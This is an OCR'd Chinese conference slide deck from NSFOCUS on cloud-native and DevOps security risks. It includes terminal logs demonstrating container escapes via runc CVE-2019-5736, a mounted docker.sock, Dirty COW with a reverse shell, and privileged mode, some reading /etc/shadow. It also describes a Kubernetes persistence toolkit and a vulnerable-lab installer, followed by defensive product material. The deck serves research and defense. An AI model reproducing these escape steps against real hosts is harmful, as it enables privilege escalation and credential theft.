Devops中云上数据泄露风险分析

CSA云安全工作组联席组长，CCF理事


绿盟科技　星云实验室

刘文懋 博士


云化趋势和DevSecOps by Gartner

- **云安全会变成纯安全**
  - 2019年，100家最大厂商中超过30%的新软件投资会从“云优先”转到“只有云”
  - 2020年，如果要将新的业务部署在企业侧，50%的企业会需要例外许可。
  - 在2022年前，我们不会认为“云计算”是异常的场景，反而会使用“本地计算”这词去描述不常见的场景。
- **主流云服务商安全不是问题**
  - 在2020年，95%的云安全事故都是用户的错


- **69% 的机构在评估或践行DevOps，其他31%已经积极实现或扩容DevOps了**
  - 2016年，至少95%的IT机构会在关键IT产品中使用开源软件，有些可能无感知（2010年为75%）
  - 2016年，不到一半IT机构实现了有效的开源治理流程，即有效将风险最小化，且最大化ROI。
  - 今天，新应用的70%-90%的代码来自外部或第三方组件
  - 2018年，超过16000个开源软件的漏洞曝光
  - 每8次下载开源软件，就有1次包括已知安全漏洞
  - 67%审查的应用包括开源漏洞
  - 每个应用平均有105个开源组件
  - 每个应用平均有22.5个开源组件的漏洞



云服务商成熟度



The Shift to Cloud Native



DevSecOps模型

1 云原生安全攻防

容器逃逸示例总结

CVE-2019-5736


```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

应用漏洞

/var/run/docker.sock

```
root@JD:/home/rambo# echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo# history | grep docker.sock | grep -v history
  311  docker run -itd --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
  317  echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo# docker exec -it 5caZ /bin/bash
root@5ca299e48f0a:/# ls -al /var/run/docker.sock
srw-rw---- 1 root 999 0 Jan  1 09:45 /var/run/docker.sock
root@5ca299e48f0a:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0a:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
5ca299e48f0a        ubuntu              "/bin/bash"         16 minutes ago      Up 16 minutes
r_sock
6eec89f8206e        ubuntu              "/bin/bash"         17 hours ago        Up 17 hours
lgamal
root@5ca299e48f0a:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0a:/# docker run -it -v /:/host ubuntu /bin/bash
root@309b23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309b23f60e54:/# chroot /host
# /bin/bash
root@309b23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309b23f60e54:/# hostname
309b23f60e54
root@309b23f60e54:/# cat /etc/shadow | grep rambo
rambo:[redacted]wK[redacted]tod
root@309b23f60e54:/#
```

危险挂载



任何层次都可能导致容器逃逸

CVE-2016-5195

```
ubuntu@fe3c70110fc3: ~/dirtycow-vdso
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet  HWaddr 02:42:a3:b8:c3:9c
          inet addr:172.18.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:Link
```

内核漏洞

--privileged 特权模式

```
root@JD:/home/rambo# docker ps | grep privileged
b916c45e5059        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             no_privileged
3b068bd6212f        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours                             privileged
root@JD:/home/rambo# docker exec b916c45 fdisk -l
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec 3b068bd fdisk -l | tail -n 2
Device     Boot Start       End   Sectors Size Id Type
/dev/vda1  *     2048 83886079 83884032  40G 83 Linux
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1  *     2048 83886079 83884032  40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

危险配置

关注“绿盟科技研究通讯”
回复“容器逃逸”
获取容器逃逸深度研究

攻击/Kubernetes持久化

- k0otkit：针对Kubernetes集群的通用后渗透控制技术
- 在CIS2020大会上分享，并在Github（https://github.com/brant-ruan/k0otkit）上开源
- 利用：
  - DaemonSets & Secrets（快速持续反弹，资源分离）
  - kube-proxy image（就地取材）
  - 动态容器注入（高隐蔽性）
  - Meterpreter（流量加密，持续反弹）
  - 无文件攻击（高隐蔽性）
- 实现对Kubernetes集群的快速、隐蔽、持续的控制


```
→  ~ kubectl get daemonset -n kube-system
NAME                      DESIRED   CURRENT   READY   UP-TO-DA
ODE SELECTOR                      AGE
kube-flannel-ds-amd64     1         1         1       1
none>                             213d
kube-flannel-ds-arm       0         0         0       0
none>                             213d
kube-flannel-ds-arm64     0         0         0       0
none>                             213d
kube-flannel-ds-ppc64le   0         0         0       0
none>                             213d
kube-flannel-ds-s390x     0         0         0       0
none>                             213d
kube-proxy                1         1         1       1
eta.kubernetes.io/arch=amd64      214d
```

```
→  ~ kubectl get pods -n kube-system
NAME                                READY   STATUS    RESTARTS   AGE
coredns-78fcdf6894-cfq7s            1/1     Running   10         214d
etcd-victim-2                       1/1     Running   12         214d
kube-apiserver-victim-2             1/1     Running   12         213d
kube-controller-manager-victim-2    1/1     Running   14         214d
kube-flannel-ds-amd64-4bs5w         1/1     Running   13         213d
kube-proxy-vtttf                    2/2     Running   0          41s
kube-scheduler-victim-2             1/1     Running   13         214d
```

以攻促防：Metarget


- 云原生靶场 Metarget = meta + target
- https://github.com/Metarget/metarget
- 安装内核漏洞：metarget cnv install cve-2016-5195
- 安装Docker漏洞：metarget cnv install cve-2019-5736
- 安装Kubernetes漏洞：metarget cnv install cve-2018-1002105

Name	Class	Type	CVSS 3.x	Status
cve-2018-15664	docker	container_escape	7.5	✅
cve-2019-13139	docker	command_execution	8.4	✅
cve-2019-14271	docker	container_escape	9.8	✅
cve-2020-15257	docker/containerd	container_escape	5.2	✅
cve-2019-5736	docker/runc	container_escape	8.6	✅
cve-2021-30465	docker/runc	container_escape	7.6	✅
cve-2017-1002101	kubernetes	container_escape	9.6	✅
cve-2018-1002105	kubernetes	privilege_escalation	9.8	✅
cve-2019-11253	kubernetes	denial_of_service	7.5	✅
cve-2019-9512	kubernetes	denial_of_service	7.5	✅
cve-2019-9514	kubernetes	denial_of_service	7.5	✅


安装Docker漏洞

```
→  metarget git:(master) ./metarget cnv install cve-2019-5736
cve-2019-5736 is going to be installed
uninstall current docker if applicable
installing prerequisites
adding apt repository deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable
installing docker-ce with 18.03.1~ce-0~ubuntu version
cve-2019-5736 successfully installed
```

Metarget



https://github.com/Metarget/metarget




云原生新环境的安全对策

- 安全控制左移
- 变化是最大的不变
  - 寻找不变，聚焦持久化
  - 寻找混乱中的秩序：行为和业务
- 面向业务风险，解决客户真实问题

全向云原生API安全

- 微服务隔离
- 微服务加固（加密、认证）
- 微服务威胁防护
- 微服务治理
- ……



	虚拟化WAF	容器化WAF	云原生API安全(Sidecar)	云原生API安全(单安全容器)
体量	镜像至少2-3G	镜像为几百兆	镜像为几百兆	镜像为几百兆
部署模式	代理模式串接	代理模式串接	旁挂在Pod中Envoy	引流代理方式串接
防护粒度	基于站点、站点组、虚拟站点防护	基于站点、站点组、虚拟站点防护	基于K8s的基础部署单元deployment（Pod）防护，可以精准地为不同业务制定不同的防护策略	基于K8s的基础部署单元deployment（Pod）防护，可以精准地为不同业务制定不同的防护策略
可伸缩性	扩容/缩容复杂	支持弹性扩容	借助K8s的编排能力以及Istio的Sidecar注入功能，动态扩容/缩容、流量负载均衡	借助K8s的编排能力轻松实现动态扩容/缩容、流量负载均衡
防护广度	仅南北向	仅南北向	全方向	全方向
性能消耗	很高	较高	较高	较小

iptables

eBPF

```
root@ubuntu:~/wrk-master# ./wrk -c1000 --latency http://192.168.19.85:31356/productpage
Running 10s test @ http://192.168.19.85:31356/productpage
  2 threads and 1000 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency     1.19s   402.47ms   1.96s    77.78%
    Req/Sec    14.47     12.03    50.00     78.95%
  Latency Distribution
     50%    1.21s
     75%    1.34s
     90%    1.77s
     99%    1.96s
  111 requests in 10.04s, 544.62KB read

root@ubuntu:~/wrk-master# ./wrk -c1000 --latency http://192.168.19.84:31356/productpage
Running 10s test @ http://192.168.19.84:31356/productpage
  2 threads and 1000 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency     1.52s   367.79ms   1.98s    80.85%
    Req/Sec    17.94     18.18   140.00     89.08%
  Latency Distribution
     50%    1.61s
     75%    1.72s
     90%    1.85s
     99%    1.98s
  243 requests in 10.02s, 1.17MB read
```

外部向某pod发送请求

iptables


eBPF

```
/tmp/wrk-master # wrk -c10000 --latency http://10.101.180.145:5000
Running 10s test @ http://10.101.180.145:5000
  2 threads and 10000 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency   757.70ms  403.53ms   1.54s    51.72%
    Req/Sec    20.85     30.78   170.00     94.87%
  Latency Distribution
     50%  724.43ms
     75%    1.09s
     90%    1.31s
     99%    1.54s
  136 requests in 10.22s, 52.28KB read

/tmp/wrk-master # wrk -c10000 --latency http://10.101.187.77:5000
Running 10s test @ http://10.101.187.77:5000
  2 threads and 10000 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency     1.91s    20.63ms   1.98s    82.22%
    Req/Sec    78.02     96.83   495.00     86.67%
  Latency Distribution
     50%    1.92s
     75%    1.92s
     90%    1.92s
     99%    1.98s
  461 requests in 10.10s, 177.23KB read
```

同一node下pod间发送请求

绿盟云原生安全解决方案整体架构



统一平面，多方位能力保护云原生业务

绿盟云原生安全平台CNSP


DevOps Security + **CSPM** + **CWPP** + **CNWS**

- DevOps Security
  - 代码安全
  - CI/CD安全
